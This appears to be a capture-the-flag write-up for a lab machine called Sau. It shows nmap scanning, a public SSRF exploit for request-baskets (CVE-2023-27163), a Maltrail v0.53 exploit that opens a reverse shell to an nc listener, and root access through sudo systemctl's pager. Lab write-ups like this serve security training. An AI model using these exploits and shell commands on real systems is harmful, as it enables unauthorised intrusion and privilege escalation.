

Sau

Let's start with enumerating services with simple nmap command.



```
└─$ nmap -sV 10.129.38.45
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-19 16:27 CST
Nmap scan report for 10.129.38.45
Host is up (0.044s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    filtered http
55555/tcp open     unknown
```

There is a web server on port 55555 allowing user to create a "basket" and inspect HTTP requests, let's create one and look for vulnerabilities. It's also worth a try running gobuster in background.


Request Baskets


New Basket

Create a basket to collect and inspect HTTP requests

http://10.129.38.45:55555/ 9c99suh Create

My Baskets:

You have no baskets yet



Request Baskets

Basket: 9c99suh

Requests: 0 (0)

Empty basket!


This basket is empty, send requests to `http://10.129.38.45:55555/9c99suh` and they will appear here.


```
─$ gobuster dir -u http://10.129.38.45:55555 -w /usr/share/dirb/wordlists/big.txt
```


Online search provides us with a PoC for CVE-2023-27163 that exploits SSRF vulnerability in request-baskets.

https://github.com/entr0pie/CVE-2023-27163


Let's save exploit code in file named basket-exploit.sh and set execute permissions.



```
$ nano basket-exploit.sh
```




```
$ chmod +x basket-exploit.sh
```



```
└─$ ./basket-exploit.sh http://10.129.38.45:55555 http://127.0.0.1:80
Proof-of-Concept of SSRF on Request-Baskets (CVE-2023-27163) || More info at https://github.com/entr0pie/CVE-2023-27
163

> Creating the "dtndpp" proxy basket...
> Basket created!
> Accessing http://10.129.38.45:55555/dtndpp now makes the server request to http://127.0.0.1:80.
> Authorization: uvBGeMYlP3A8umGjtfQZBitbpdnZSU8_B7byM_RXLyNL
```

Exploit created us a new basket which should now when we visit our basket at http://10.129.38.45:5555/dtndpp redirect us to target port 80 running at localhost.



altrail

- Documentation
- |
- Wiki
- |
- Issues
- |
- Log In
-


Powered by **M**altrail (v**0.53**)

Indeed it did and we find another exploit this time for v0.53 of Maltrail.
https://github.com/spookier/Maltrail-v0.53-Exploit/blob/main/exploit.py


Let's setup our listener, save exploit code in file named "maltrail.py" and run it.



```
└─$ nc -nlvp 1234
```




```
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
```




```
└─$ python3 maltrail.py 10.10.14.170 1234 http://10.129.38.45:55555/dtndpp
```

Success ! We got a reverse shell of user puma. User flag can be found at /home/puma.



```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.38.45] 57474
$ whoami
whoami
puma
$ ls /home/puma
ls /home/puma
user.txt
```

Let's list command that we can use to find a way to escalate privileges.




```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

At GTFObins we can find a way to escalate privileges exploiting systemctl when we can run it with sudo with no password authentication.

```
sudo systemctl
!sh
```



```
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# whoami
whoami
root
# ls /root
ls /root
go  root.txt
```

We successfully gained root access, root flag can be found at /root.